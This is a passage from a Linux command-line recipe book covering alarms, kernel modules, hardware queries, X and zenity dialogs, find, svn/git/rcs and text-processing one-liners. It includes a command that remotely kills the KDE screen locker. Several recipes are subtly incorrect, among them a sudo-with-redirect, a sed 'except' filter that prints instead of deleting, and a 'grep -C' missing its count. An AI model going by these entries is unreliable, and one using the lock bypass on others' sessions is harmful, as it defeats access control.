  ⇒ dev/null 2>&1; if [ ! ${?} -ne 0 ]; then echo -en "--- crontab for
  ⇒ ${USER} ---\n$(crontab -u ${USER} -l)\n"; fi; done
```

81.2 Notifications

Set an alarm to wake up [2]

```
echo "aplay path/to/song" |at [time]
```

Set an alarm to wake up

```
sleep 5h && rhythmbox path/to/song
```

Beep when a server goes offline

```
while true; do [ "$(ping -c1W1w1 server-or-ip.com | awk '/received/ {
  ⇒ print $4}')" != 1 ] && beep; sleep 1; done
```

Remind yourself to leave in 15 minutes

```
leave +15
```

An alarm clock using xmms2 and at

```
echo "xmms2 play" | at 6:00
```

Send pop-up notifications on Gnome

```
notify-send ["<title>"] "<body>"
```

Will email user@example.com when all Rsync processes have

```
$(while [ ! -z "$(pgrep rsync)" ]; do echo; done; echo "rsync done" |
  ⇒ mailx user@example.com) > /dev/null &
```

Run a long job and notify me when it's finished

```
./my-really-long-job.sh && notify-send "Job finished"
```

Set audible alarm when an IP address comes online

```
ping -i 60 -a IP_address
```

Notify me when users log in

```
notifyme -C `cat /etc/passwd | cut -d: -f1`
```

Display a (gtk) window with the text 'command finished'

```
zenity --info --text="command finished!"
```

Alarms Section 82

A snooze button for xmms2 alarm clock

```
xmms2 pause && echo "xmms2 play" | at now +5min
```

An alarm clock using xmms2 and at

```
at 6:00 <<< "xmms2 play"
```

Databases Section 83

popular database software

postgresql
mysql
berkeley db

see the book: 'http://bumble.sf.net/books/linux-database/linux-database-book.txt'

tools

`update-alternatives`	Maintains default programs for tasks
`getent`	Gets data from an adminstrative database

Get contents from hosts, passwd, groups

```
getent [group|hosts|networks|passwd|protocols|services] [keyword]
```

Set the default pager used for man pages

```
update-alternatives --set pager /usr/bin/most
```

Environment variables etc

Show the current path

```
echo $PATH
```


Find distro name and/or version/release

```
cat /etc/*-release
```

When was your OS installed?

```
ls -lct /etc/ | tail -1 | awk '{print $6, $7, $8}'
```

85.1 Kernel

Send kernel log (dmesg) notifications to root via cron

```
(crontab -l; echo '* * * * * dmesg -c'; ) | crontab -
```

Short Information about loaded kernel modules

```
awk '{print $1}' "/proc/modules" | xargs modinfo | awk '/^(filename|
  ⇒ desc|depends)/'
```

Short Information about loaded kernel modules

```
modinfo $(cut -d' ' -f1 /proc/modules) | sed '/^dep/s/$/\n/; /^file\|^
  ⇒ desc\|^dep/!d'
```

Find your release version of your ubuntu / debian distro

```
lsb_release -a
```

When was your OS installed?

```
ls -ldct /lost+found |awk '{print $6, $7}'
```

85.2 Modules

Modules in some cases serve the purpose of device drivers. In some cases they need to be compiled from source code, and then installed in the kernel with 'modprobe'.

Disable beep sound from your computer

```
echo "blacklist pcspkr"|sudo tee -a /etc/modprobe.d/blacklist.conf
```

85.3 Swap Files

Create an emergency swapfile when the existing swap space is too small

```
sudo dd if=/dev/zero of=/swapfile bs=1024 count=1024000;sudo mkswap /
  ⇒ swapfile; sudo swapon /swapfile
```

Hardware Configuration

Section 86

Set your ssd disk as a non-rotating medium

```
sudo echo 0 > /sys/block/sdb/queue/rotational
```

32 bits or 64 bits?

```
getconf LONG_BIT
```

Getting information about model no. of computer

```
dmidecode | grep -i prod
```

Print indepth hardware info

```
sudo dmidecode | more
```

Generate the CPU utilization report

```
sar -u 2 5
```

Hard disk information - Model/serial no.

```
hdparm -i[I] /dev/sda
```

Create an html page of information about your harddisk

```
lshw -C disk -html > /tmp/diskinfo.html
```

Create a nifty html overview of the hardware in your computer

```
lshw -html > hardware.html   ~('hardware.html' can be viewed in a
  ⇒ browser)
```

Show the linux kernel version

```
uname -r
```

Show kernel startup messages

```
dmesg
```

Show usb devices

```
lsusb
```

Modules And Device Drivers

Section 87

In Linux, 'device drivers' (which make bits of hardware work) are also known as 'kernel modules'. If a piece of hardware is not working, then usually a kernel module must be loaded. This may involve; Find the product code for the device (looks like 0341:4561). Then find the module for that product. Then download the module source, compiling the module and installing it.

List your device drivers

```
lspci -vv | less
```

Show all loaded kernel modules

```
lsmod
```

Find module files in or below the current folder

```
find . -name *.ko     ~(kernel module files end in 'ko')
```

Build the dependencies between various kernel modules

```
depmod -a
```

Load the 'rt3090sta' module (a wireless card driver)

```
sudo modprobe rt3090sta
```

Show pci devices

```
lspci
```

Show ram memory information

```
cat /proc/meminfo
```

Show cpu information

```
cat /proc/cpuinfo
```

Short information about loaded kernel modules

```
lsmod | cut -d' ' -f1 | xargs modinfo | egrep '^file|^desc|^dep' | sed
 ⇒ -e'/^dep/s/$/\n/g'
```

Short information about loaded kernel modules

```
lsmod | sed -e '1d' -e 's/\(\([^ ]*\) \)\{1\}.*/\2/' | xargs modinfo |
 ⇒ sed -e '/^dep/s/$/\n/g' -e '/^file/b' -e '/^desc/b' -e '/^dep/b' -e
 ⇒  d
```

Lists installed kernels

```
dpkg --get-selections | grep linux-image
```

87.1 Keyboard

Replace Caps-lock with Control-key

```
xmodmap -e 'remove Lock = Caps_Lock' && xmodmap -e 'add control =
 ⇒ Caps_Lock'
```

Change the console keyboard layout

```
loadkeys uk
```

Show all key and mouse events

```
xev
```

87.2 Monitor

Give information about your graphic chipset

```
lshw -C display
```

Show display adapter, available drivers, and driver in use

```
lspci -v | perl -ne '/VGA/../^$/ and /VGA|Kern/ and print'
```

Section 88 — *Devices*

88.1 Ethernet Card

Get ethernet card information.

```
ethtool eth0
```

88.2 Monitors

Configure second monitor to sit to the right of laptop

```
xrandr --output LVDS --auto --output VGA --auto --right-of LVDS
```

88.3 Cdroms

Add audio CD to xmms2 playlist

```
xmms2 addpls cdda://
```

Decreasing the cdrom device speed

```
eject -x 4
```

Limit the cdrom driver to a specified speed

```
eject -x 8 /dev/cdrom
```

Save a compressed copy of data from a cdrom

```
gzip < /dev/cdrom > cdrom.iso.gz
```

Rip audio tracks from CD to wav files in current dir

```
cdparanoia -B
```

Clear a rewritable compact disk (CDRW)

```
cdrecord -v dev=/dev/cdrom blank=fast
```

Make audio CD from all wavs in current dir (see also cdrdao)

```
cdrecord -v dev=/dev/cdrom -audio *.wav
```

How to copy cd/dvd onto the hard disk (.iso)

```
dd if=/dev/cdrom of=whatever.iso
```

88.4 Burning Cds And Dvds

Erase content from a cdrw

```
cdrecord -v -blank=all -force
```

Create an ISO Image from a folder and burn it to CD

```
hdiutil makehybrid -o CDname.iso /Way/to/folder ; hdiutil burn CDname.
  ⇒ iso
```

Burn an ISO image to writable CD

```
wodim cdimage.iso
```

Burn an iso to cd or dvd

```
cdrecord -v path_to_iso_image.iso
```

Add files to existing growable DVD using growisofs

```
growisofs -M /dev/dvd -J -r "directory name with files to add to DVD"
```

Blank/erase a DVD-RW

```
dvd+rw-format -force /dev/dvd1
```

Burn a directory of mp3s to an audio cd.

```
alias burnaudiocd='mkdir ./temp && for i in *.[Mm][Pp]3;do mpg123 -w "
  ⇒ ./temp/${i%%.*}.wav" "$i";done;cdrecord -pad ./temp/* && rm -r ./
  ⇒ temp'
```

88.5 Scsi

Shows physically connected drives (SCSI or SATA)

```
ls /sys/bus/scsi/devices
```

Scan for new SCSI devices

```
echo "- - -" > /sys/class/scsi_host/host0/scan
```

88.6 Usb

Remount a usb disk in Gnome without physically removing and

```
eject /dev/sdb; sleep 1; eject -t /dev/sdb
```

Get names of files in /dev, a USB device is attached to

```
ls -la /dev/disk/by-id/usb-*
```

88.7 Cpu Central Processing Unit

List the CPU model name

```
grep "model name" /proc/cpuinfo
```

List the CPU model name

```
sed -n 's/^model name[ \t]*: *//p' /proc/cpuinfo
```

Section 89

Xwindows

tools

`wmctrl`	Control a window manager from scripts

Start an X app remotely

```
ssh -f user@remote.ip DISPLAY=:0.0 smplayer movie.avi
```

Run any GUI program remotely

```
ssh -fX <user>@<host> <program>
```

Send keypresses to an X application

```
xvkbd -xsendevent -text "Hello world"
```

Click on a GUI window and show its process ID and command used to

```
xprop | awk '/PID/ {print $3}' | xargs ps h -o pid,cmd
```

Start another X session in a window

```
startx -- /usr/bin/Xephyr :2
```

89.1 The Clipboard

Get xclip to own the clipboard contents

```
xclip -o -selection clipboard | xclip -selection clipboard
```

Copy the file list.xml to the clipboard

```
cat list.xml | xclip
```

Copoy a large file to the clipboard with a progress meter

```
pv large.xml | xclip
```

Print to standard output the text or data in the x clipboard

```
xsel -o
```

If a piece of text is currently 'selected' or 'highlighted' in some window on the computer, then this text will be printed with 'xsel -o'

Section 90

Kde

Kde is an alternative to 'gnome' and uses the qt windowing toolkit. qt is not a completely free toolkit.

Unlock your KDE4.3 session remotely

```
qdbus org.kde.screenlocker /MainApplication quit
```

Section 91

Gnome

Gnome uses the gtk windowing toolkit to draw its graphical user interfaces. gtk is a completely opensource toolkit.

User Interfaces

Read a keypress without echoing it

```
stty cbreak -echo; KEY=$(dd bs=1 count=1 2>/dev/null); stty -cbreak
⇒ echo
```

On screen display of command results

```
date | osd_cat
```

92.1 Select Menus

The linux 'select' command is the simplest way of making a menu for the user to select from.

92.2 Whiptail And Dialog

Both whiptail and dialog create 'windows' in a console terminal.

92.3 Kdialog

Kdialog seems to be more or less equivalent to zenity for the KDE desktop.

Show a passive popup in KDE which times out in 30 seconds

```
kdialog --passivepopup <text> 30
```

An SSH monitor using kdialog

```
ssh root@server 'tail --max-unchanged-stats=10 -n0 -F /var/log/auth.log
⇒ ' | grep Accepted | while read l ; do kdialog --title "SSH monitor
⇒ " --passivepopup "$l" 3; done
```


Zenity

zenity is a simple way to present the user with a graphical user interface without needing to use a programming language. Zenity uses the gtk windowing library, so is aimed to the gnome linux desktop

Display a window with a calender and output the chosen date

```
zenity --calendar
```

Allow the user to (graphically) choose a file

```
zenity --file-selection --title 'select a file'
```

Make a window with a list-box with the files from current folder

```
ls | zenity --list --column="test"
```

The file which the user selects in the list box is printed to the standard output.

Display a text box and a label in a window

```
zenity --title "Select Host" --entry --text "Select a server"
```

Display a yes/no box with the question 'really quit now?'

```
zenity --question --text "really quit now?"
```

Show a question dialog and exit the script if the user says yes

```
[ $(zenity --question --text "really quit?") ] && echo quiting && exit
```

Show a notification icon in the gnome task bar

```
zenity --notification --window-icon=update.png --text "System update
⇒ necessary!"
```

93.1 Progress Bars With Zenity

Show a progress bar while a command is executing

```
find $HOME -name '*.mp3' | zenity --progress --pulsate
```

93.2 Checkboxes With Zenity

Display a list with check boxes with the column labels

```
zenity --list --checklist --column "Buy" --column "Item" TRUE Apples
 ⇒ TRUE Oranges FALSE Pears FALSE Toothpaste
```

(this writes 'Apples—Oranges' to standard out)

93.3 Windows And Gui Applications

`gtk-apps.org`
: graphical applications which run with the gnome desktop.

Open a file with its appropriate window application

```
xdg-open file.txt
```

Show the x window for a graphical app running on a remote computer

```
ssh -X user@server.ext
```

93.4 Starting X

Start X from a virtual console

```
startx
```

Run startx and redirect its output to a log file

```
startx >$HOME/startx.log 2>&1
```

Start X from a virtual console, and specify 16-bit color depth,

```
startx -- -bpp 16
```

End your X session if you are running the fvwm2 window manager, click the left mouse button in the root window to pull up the start menu, and then choose Really quit? from the Exit Fvwm submenu.
End your X session if you are running the afterstep window manager, click the left mouse button in the root window to pull up the start menu, and then choose Really quit? from the Exit Fvwm submenu.
Exit X immediately

```
[CTRL]-[ALT]-[BKSP]
```

Run a digital clock from a shell window

```
xclock -digital &
```

Start a small xclock, 48 pixels wide and 48 pixels high

```
xclock -geometry 48x48
```

Start a large xclock, 480 pixels wide and 500 pixels high

```
xclock -geometry 480x500
```

Start an xclock with a width of 48 pixels and the default height

```
xclock -geometry 48
```

Start an xclock with a height of 48 pixels and the default width

```
xclock -geometry x48
```

List the available colors

```
xcolors   ~(Press [Q] to exit xcolors.)
```

Switch to the desktop to the left of the current one while running fvw2,

```
type [ALT]-[{<-]}.
```

Switch to the desktop directly to the left of the current one while running afterstep,

```
type [CTRL]-[{<-]}.
```

Switch to the next-lowest video mode

```
[CTRL]-[ALT]-[+]
```

Switch to the next-highest video mode

```
[CTRL]-[ALT]-[-]
```

Change the root window color to blue violet

```
xsetroot -solid blueviolet
```

Tile the root window with a star pattern

```
xsetroot -bitmap /usr/X11R6/include/bitmaps/star
```

Tile the root window with a light slate gray star pattern on a black background

```
xsetroot -fg slategray2 -bg black -bitmap /usr/X11R6/include/bitmaps/
  ⇒ star
```

Make the root window a gray color with no pattern

```
xsetroot -gray
```

Browse the system documentation files in the '/usr/doc' directory

```
lynx /usr/doc
```

Browse the system documentation files in the '/usr/doc' directory in Mozilla, type the following in Mozilla's Location window: file://usr/doc

Find all files on the system that have 'audio' anywhere in their name

```
locate audio
```

Find all the files on the system whose file names end with the text 'ogg'

```
locate *ogg
```

Find all hidden "dotfiles" on the system

```
locate /.
```

NOTE: locate searches are not case sensitive.

List all files on the system whose file name is 'top', regardless of case

```
find / -iname top
```

List all files whose names begin with the three characters 'top' followed by exactly three more characters

```
find / -name 'top???'
```

List all files in the current directory tree whose names have either the string 'net' or 'comm' anywhere in their file names, type:

```
find . -regex '.*\(net\|comm\).*'
```

List all files in the '/usr/local' directory tree that are greater than 10,000 kilobytes in size

```
find /usr/local -size +10000k
```

List all files in your home directory tree less than 300 bytes in size

```
find ~ -size -300b
```

List all files on the system whose size is exactly 42 512-byte blocks

```
find / -size 42
```

Find all empty files in your home directory tree

```
find ~ -empty
```

List the files in the '/usr/local' directory tree that were modified exactly 24 hours ago

```
find /usr/local -mtime 1
```

List the files in the '/usr' directory tree that were modified exactly five minutes ago

```
find /usr -mmin 5
```

List the files in the '/usr/local' directory tree that were modified within the past 24 hours

```
find /usr/local -mtime -1
```

List the files in the '/usr' directory tree that were modified within the past five minutes

```
find /usr -mmin -5
```

List all of the files in your home directory tree that were modified yesterday

```
find ~ -mtime 1 -daystart
```

List all of the files in the '/usr' directory tree that were modified one year or longer ago

```
find /usr -mtime +356 -daystart
```

List all of the files in your home directory tree that were modified from two to four days ago

```
find ~ -mtime 2 -mtime -4 -daystart
```

Find files in the '/etc' directory tree that are newer than the file '/etc/motd'

```
find /etc -newer /etc/motd
```

List all files in your home directory tree that were modified after May 4 of the current year

```
touch -t 05040000 /tmp/timestamp
```

```
find ~ -newer /tmp/timestamp
```

List all files in the '/usr/local/fonts' directory tree owned by the user warwick

```
find /usr/local/fonts -user warwick
```

List all files in the '/dev' directory tree owned by the audio group

```
find /dev -group audio
```

Find all files in the '~/html/' directory tree with an '.html' extension, and output lines from these files that contain the string 'organic'

```
find ~/html/ -name '*.html' -exec grep organic '{}' ';'
```

Remove files from your home directory tree that were accessed more than one year after they were last modified, pausing to confirm before each removal

```
find ~ -used +365 -ok rm '{}' ';'
```

List files in your home directory tree whose names begin with the string 'top', and that are newer than the file '/etc/motd', type:

```
find ~ -name 'top*' -newer /etc/motd
```

Compress all the files in your home directory tree that are two megabytes or larger, and that are not already compressed with gzip (having a '.gz' file name extension)

```
find ~ -size +2000000c -regex '.*[^gz]' -exec gzip '{}' ';'
```

List the files in the current directory, with their attributes, sorted with the largest files first

```
ls -lS
```

List the files in the current directory and their attributes, sorted from smallest to largest

```
ls -lSr
```

Output a list of the subdirectories of the current directory tree, sorted in ascending order by size

```
du -S . | sort -n
```

Output a list of the subdirectories in the current directory tree, sorted in descending order by size

```
du -S . | sort -nr
```

Output a list of the subdirectories in the '/usr/local' directory tree, sorted in descending order by size

```
du -S /usr/local | sort -nr
```

Output the number of files in the current directory

```
ls | wc -l
```

19

Count the number of files – including dot files – in the current directory

```
ls -A | wc -l
```

81

List the number of files in the '/usr/share' directory tree, type:

```
find /usr/share \! -type d | wc -l
```

List the number of files and directories in the '/usr/share' directory tree

```
find /usr/share | wc -l
```

List the number of directories in the '/usr/share' directory tree

```
find /usr/share \! -type f | wc -l
```

Find out whether perl is installed on your system, and, if so, where it resides

```
which perl   ~(prints something like '/usr/bin/perl')
```

Determine the format of the file '/usr/doc/HOWTO/README.gz',

```
file /usr/doc/HOWTO/README.gz
```

/usr/doc/HOWTO/README.gz: gzip compressed data, deflated, original

Determine the compression format of the file '/usr/doc/HOWTO/README.gz'

```
file -z /usr/doc/HOWTO/README.gz
```

File Timestamps

Section 94

Change the timestamp of file 'pizzicato' to the current date and time

```
touch pizzicato
```

Change the timestamp of file 'pizzicato' to '17 May 1999 14:16'

```
touch -d '17 May 1999 14:16' pizzicato
```

Change the timestamp of file 'phone' to '14:16'

```
touch -d '14:16' phone
```

Split 'large.mp3' into separate files of one megabyte each, whose names begin with 'large.mp3.'

```
split -b1m large.mp3 large.mp3.
```

Reconstruct the original file from the split files

```
cat large.mp3.* > large.mp3
```

```
rm large.mp3.*
```

Determine whether the files 'master' and 'backup' differ

```
cmp master backup
```

Version Control Systems

Section 95

A version or revision control system is designed to keep track of different versions of a text document, or other file or files. These systems are often employed when writers or programmers want to be able to revert to a previous version of a document or code file.

95.1 Cvs

Override and update your locally modified files through cvs..

```
cvs update -C
```

List only locally modified files with CVS

```
cvs -Q status | grep -i locally
```

95.2 Subversion

Subversion is a reasonably modern versioning system which was supposed to replace 'cvs'.

Prints total line count contribution per user for an SVN

```
svn ls -R | egrep -v -e "\/$" | xargs svn blame | awk '{print $2}' |
 ⇒ sort | uniq -c | sort -r
```

Add new files/directory to subversion repository

```
svn status | grep '^\?' | sed -e 's/^\?//g' | xargs svn add
```

Skip over .svn directories when using the "find" command.

```
find . -not \( -name .svn -prune \)
```

Archive all SVN repositories in a platform independent form

```
find repMainPath -maxdepth 1 -mindepth 1 -type d | while read dir; do
 ⇒ echo processing $dir; sudo svnadmin dump --deltas $dir >dumpPath/`
 ⇒ basename $dir`; done
```

Ignore a directory in SVN, permanently

```
svn propset svn:ignore "*" tool/templates_c; svn commit -m "Ignoring
 ⇒ tool/templates_c"
```

Add all files in current directory to SVN

```
svn add --force *
```

Get a range of SVN revisions from svn diff and tar gz them

```
tar cvfz changes.tar.gz --exclude-vcs `svn diff -rM:N --summarize . |
 ⇒ grep . | awk '{print $2}' | grep -E -v '^\.$'`
```

Get colorful side-by-side diffs of files in svn with vim

```
vimdiff <(svn cat "$1") "$1"
```

Sync svn working copy and remote repository (auto adding new

```
svn status | grep '^?' | awk '{ print $2; }' | xargs svn add
```

Commit only newly added files to subversion repository

```
svn ci `svn stat |awk '/^A/{printf $2" "}'`
```

Add all unversioned files to svn

```
svn st | grep "^\?" | awk "{print \$2}" | xargs svn add $1
```

Add all files not under subversion control

```
for i in $(svn st | grep "?" | awk '{print $2}'); do svn add $i; done;
```

Deleting Files from svn which are missing

```
svn status | grep '!' | sed 's/!/ /' | xargs svn del --force
```

Have subversion ignore a file pattern in a directory

```
svn propset svn:ignore "*txt" log/
```

Output list of modifications for an svn revision

```
svn log $url -r $revision -v | egrep " [RAMD] \/" | sed s/^...../
```

Recursively Add Changed Files to Subversion

```
svn status | grep "^\?" | awk '{print $2}' | xargs svn add
```

Output a list of svn repository entities to xml file

```
svn list -R https://repository.com --xml >> svnxxmlinfo.xml
```

Fetch all revisions of a specific file in an SVN repository

```
svn log fileName|cut -d" " -f 1|grep -e "^r[0-9]\{1,\}$"|awk {'sub(/^r
⇒ /,"",$1);print "svn cat fileName@"$1" > /tmp/fileName.r"$1'}|sh
```

Create subversion undo point

```
function svnundopoint() { if [ -d .undo ]; then r=`svn info | grep
⇒ Revision | cut -f 2 -d ' '` && t=`date +%F_%T` && f=${t}rev${r} &&
⇒ svn diff>.undo/$f && svn stat>.undo/stat_$f; else echo Missing .
⇒ undo directory; fi }
```

Gets all files committed to svn by a particular user since a given date

```
svn log -v -r{2009-05-21}:HEAD | awk '/^r[0-9]+ / {user=$3} /yms_web/ {
⇒ if (user=="george") {print $2}}' | sort | uniq
```

95.3 Git

This system seems to be used for linux development and apparently was written by Mr Torvalds himself after dissatisfaction with other tools

Add forgotten changes to the last git commit

```
git commit --amend
```

Move all files untracked by git into a directory

```
git clean -n | sed 's/Would remove //; /Would not remove/d;' | xargs mv
⇒  -t stuff/
```

Show git branches by date - useful for showing active branches

```
for k in `git branch|sed s/^..//`;do echo -e `git log -1 --pretty=
⇒ format:"%Cgreen%ci %Cblue%cr%Creset" "$k"`\\t"$k";done|sort
```

List all authors of a particular git project

```
git shortlog -s | cut -c8-
```

Grep across a git repo and open matching files in gedit

```
git grep -l "your grep string" | xargs gedit
```

Show (only) list of files changed by commit

```
git show --relative --pretty=format:'' --name-only HASH
```

Git remove files which have been deleted

```
git add -u
```

Prints per-line contribution per author for a GIT repository

```
git ls-files | xargs -n1 -d'\n' -i git-blame {} | perl -n -e '/\s
⇒ \((.*?)\s[0-9]{4}/ && print "$1\n"' | sort -f | uniq -c -w3 | sort
⇒ -r
```

Github push-ing behind draconian proxies!

```
git remote add origin git@SSH-HOST:<USER>/<REPOSITORY>.git
```

Display summary of git commit ids and messages for a given branch

```
git log --pretty='format:%Cgreen%H %Cred%ai %Creset- %s'
```

Makes a project directory, unless it exists; changes into the dir,

```
gitstart () { if ! [[ -d "$@" ]]; then mkdir -p "$@" && cd "$@" && git
⇒ init; else cd "$@" && git init; fi }
```

Display summary of git commit ids and messages for a given branch

```
git log master | awk '/commit/ {id=$2} /\s+\w+/ {print id, $0}'
```

Display condensed log of changes to current git repository

```
git log --pretty=oneline
```

Undo several commits by committing an inverse patch.

```
git diff HEAD..rev | git apply --index; git commit
```

Stage only portions of the changes to a file.

```
git add --patch <filename>
```

95.4 Rcs An Old Version Control System

Check in the file 'novel' with RCS

```
ci novel
```

Deposit this revision in RCS

```
ci novel
```

Check out the latest revision of the file 'novel' for editing,

```
co -l novel
```

Check out the current revision of file 'novel', but dont permit any changes

```
co novel
```

Check out revision 1.14 of file 'novel'

```
co -l -r1.14 novel ~(check-in the latest changes first)
```

View the revision log for file 'novel'

```
rlog novel
```

95.5 Reading Text Files

Page through the text file 'README'

```
less README
```

Page through all of the Unix FAQ files in '/usr/doc/FAQ'

```
less /usr/doc/FAQ/unix-faq-part*
```

This command starts less, opens in it all of the files that match the given pattern '/usr/doc/FAQ/unix-faq-part*', and begins displaying the

Peruse the file 'translation' with non-printing characters displayed

```
cat -v translation | less ~(non-printing characters are shown with '
  ⇒ hats')
```

Output the first ten lines of file 'placement-list'

```
head placement-list
```

Output the first line of file 'placement-list'

```
head -1 placement-list
```

Output the first sixty-six lines of file 'placement-list'

```
head -66 placement-list
```

Output the first character in the file 'placement-list'

```
head -c1 placement-list
```

Output the last ten lines of file 'placement-list'

```
tail placement-list
```

Output the last fourteen lines of file 'placement-list'

```
tail -14 placement-list
```

Follow the end of the file 'access_log'

```
tail -f access_log
```

Output line 47 of file 'placement-list'

```
sed '47!d' placement-list
```

Output lines 47 to 108 of file 'placement-list'

```
sed '47,108!d' placement-list
```

Output the tenth line in the file 'placement-list'

```
head placement-list | tail -1
```

Output the fifth and fourth lines from the bottom of file 'placement-list'

```
tail -5 placement-list | head -2
```

Output the 500th character in 'placement-list'

```
head -c500 placement-list | tail -c1
```

Output the first character on the fifth line of the file 'placement-list'

```
head -5 placement-list | tail -1 | head -c1
```

Output all the text from file 'book-draft' between 'Chapter 3' and 'Chapter 4'

```
sed -n '/Chapter 3/,/Chapter 4/p' book-draft
```

Output all the text from file 'book-draft', except that which lies between the text 'Chapter 3' and 'Chapter 4'

```
sed '/Chapter 3/,/Chapter 4/p' book-draft
```

Apply the kraut filter to the text in the file '/etc/motd'

```
cat /etc/motd | kraut
```

View the contents of the text file 'alice-springs' in sview

```
sview alice-springs
```

View an ASCII character set

```
man ascii
```

View the ISO 8859-1 character set

```
man iso_8859_1
```

Run the vi tutorial, type the following from your home directory:

```
cp /usr/doc/nvi/vi.beginner.gz .
```

```
gunzip vi.beginner
```

Concatenate these files into a new file, 'novels'

```
cat early later > novels
```

Make a file, 'novels', with some text in it cat > novels This Side of Paradise The Beautiful and Damned ,,,
Add a line of text to the bottom of file 'novels'

```
cat >> novels
```

The Last Tycoon C-d
Insert several lines of text at the beginning of the file 'novels'

```
ins novels
```

The Novels of F. Scott Fitzgerald
Process the file and write to the file 'monday.txt'

```
m4 menu > monday.txt
```

Debian: 'an'
Output all anagrams of the word 'lake'

```
an lake
```

Output all anagrams of the phrase 'lakes and oceans'

```
an 'lakes and oceans'
```

Output only anagrams of the phrase 'lakes and oceans' which contain the string 'seas'

```
an -c seas 'lakes and oceans'
```

Output all of the words that can be made from the letters of the word 'seas'

```
an -w seas
```

Output all of the palindromes in the system dictionary

```
perl -lne 'print if $_ eq reverse' /usr/dict/words
```

Make a cut-up from a file called 'nova'

```
cutup nova
```

Debian: 'dadadodo'

Output random text based on the text in the file 'nova'

```
dadadodo nova
```

Output all non-empty lines from the file 'term-paper'

```
grep . term-paper
```

Output only the lines from the file 'term-paper' that contain more than just space characters

```
grep '[^ ].' term-paper
```

Output only the odd lines from file 'term-paper'

```
sed 'n;d' term-paper
```

Double-space the file 'term-paper' and and save to 'term-paper.print'

```
pr -d -t term-paper > term-paper.print
```

Triple-space the file 'term-paper' and save to the file 'term-paper.print'

```
sed 'G;G' term-paper > term-paper.print
```

Quadruple-space the file 'term-paper', and save to the file 'term-paper.print'

```
sed 'G;G;G' term-paper > term-paper.print
```

Output the file 'owners-manual' with a five-space (or five-column) margin to a new file, 'owners-manual.pr'

```
pr -t -o 5 -w 77 owners-manual > owners-manual.pr
```

This command is almost always used for printing, so the output is

Print the file 'owners-manual' with a 5-column margin and 80 columns of text

```
pr -t -o 5 -w 85 owners-manual | lpr
```

Print the file 'owners-manual' with a 5-column margin and 75 columns of text

```
pr -t -o 5 -w 80 owners-manual | lpr
```

Convert all tab characters to spaces in 'list', and write the output to 'list2'

```
expand list > list2
```

Convert initial tab characters to spaces in 'list', and write the output to the standard output

```
expand -i list
```

Convert every 8 leading space characters to tabs in 'list2', saving in 'list'

```
unexpand list2 > list
```

Convert all occurrences of eight space characters to tabs in file 'list2', and write the output to the standard output

```
unexpand -a list2
```

Convert every leading space character to a tab character in 'list2', and write the output to the standard output

```
unexpand -t 1 list2
```

Paginate the file 'listings' and write the output to a file called 'listings.page'

```
pr -f -h "" listings > listings.page
```

By default, pr outputs pages of 66 lines each. You can specify the page
Paginate the file 'listings' with 43-line pages, and write the output to a file called 'listings.page'

```
pr -f -h "" -l 43 listings > listings.page
```

NOTE: If a page has more lines than a printer can fit on a physical
Print the file 'duchess' with the default pr preparation

```
pr duchess | lpr
```

You can also use pr to put text in columns – give the number of
Print the file 'news.update' in four columns with no headers or footers

```
pr -4 -t news.update | lpr
```

Replace plaintext-style italics with TeX '\it' commands M-x replace-regular-expression _\([^_]+\)_ \{ textbackslash it \1} *Replace TeX-style italics with plaintext _underscores_* M-x replace-regular-expression \{ textbackslash it \{\([^\}]+\)\} _\1_
Output the file 'term-paper' so that you can view underbars, type:

```
ul term-paper
```

Output the file 'term-paper' with all backspace characters stripped out

```
col -u term-paper
```

Sort the file 'provinces' and output all lines in ascending order

```
sort provinces
```

Sort the file 'provinces' and output all lines in descending order

```
sort -r provinces
```

Peruse the file 'report' with each line of the file preceded by line numbers

```
nl report | less ~(set the numbering style with the '-b')
```

Show 'report', each line preceded by line numbers, starting with 2 step 4

```
nl -v 2 -i 4 report
```

Peruse the text file 'report' with each line of the file numbered

```
cat -n report | less
```

Peruse the text file 'report' with each non-blank line of the file numbered

```
cat -b report | less
```

Write a line-numbered version of file 'report' to file 'report.lines'

```
cat -n report > report.lines
```

Output the file 'prizes' in line-for-line reverse order

```
tac prizes
```

Output 'prizes' in page-for-page reverse order

```
tac -s $'\f' prizes  ~(using the form-feed as the delimiter)
```

Output 'prizes' in word-for-word reverse order

```
tac -r -s '[^a-zA-z0-9\-]' prizes
```

Output 'prizes' in character-for-character reverse order

```
tac -r -s '.\|

' prizes
```

Output 'prizes' with the characters on each line reversed

```
rev prizes
```

Output lines in the file 'catalog' containing the word 'CD', type:

```
grep CD catalog
```

Output lines in the file 'catalog' containing the word 'Compact Disc'

```
grep 'Compact Disc' catalog
```

Output lines in all files in the current directory containing the word 'CD'

```
grep CD *
```

Output lines in the file 'catalog' that contain a '$' character, type:

```
grep '\$' catalog
```

Output lines in the file 'catalog' that contain the string '$1.99'

```
grep '\$1\.99' catalog
```

Output all lines in '/usr/dict/words' beginning with 'pre', type:

```
grep '^pre' /usr/dict/words
```

Output all lines in the file 'book' that begin with the text 'in the beginning', regardless of case

```
grep -i '^in the beginning' book
```

Output lines in the file 'sayings' ending with an exclamation point

```
grep '!$' sayings
```

Output all lines in '/usr/dict/words' that are exactly two characters wide

```
grep '^..$' /usr/dict/words
```

Output all lines in '/usr/dict/words' that are 17 characters wide

```
grep '^.\{17\}$' /usr/dict/words
```

Output all lines in '/usr/dict/words' that are 25 or more characters wide

```
grep '^.\{25,\}$' /usr/dict/words
```

Output all lines in 'playlist' containing either 'the sea' or 'cake'

```
grep 'the sea\|cake' playlist
```

Output all lines in '/usr/dict/words' that are not three characters wide

```
grep -v '^...$'
```

Output all lines in 'access_log' that do not contain the string 'http'

```
grep -v http access_log
```

Output lines in '/usr/dict/words' that only contain vowels, type:

```
grep -i '^[aeiou]*$' /usr/dict/words
```

Search across line breaks for the string 'at the same time as' in the file 'notes'

```
cat notes | tr -d '\r\n:\>\|-' | fmt -u | grep 'at the same time as'
```

List lines from the file 'email-archive' that contain the word 'narrative' only when it is quoted

```
grep '^>' email-archive | grep narrative
```

List lines of 'archive' containing the word 'narrative', but notquoted

```
grep narrative archive | grep -v '^>'
```

Show lines in '/usr/dict/words' containing any of the words in the file 'swear'

```
grep -f swear /usr/dict/words
```

Output lines in '/usr/dict/words' not containing any of the words in 'swear'

```
grep -v -i -f swear /usr/dict/words
```

Search through the compressed file 'README.gz' for the text 'Linux'

```
zgrep Linux README.gz
```

Search the contents of the URL http://example.com/ for lines containing the text 'gonzo' or 'hunter'

```
lynx -dump http://example.com/ | grep 'gonzo\|hunter'
```

Search '/usr/dict/words' for lines matching 'tsch' and output two lines of context before and after each line of output

```
grep -C tsch /usr/dict/words
```

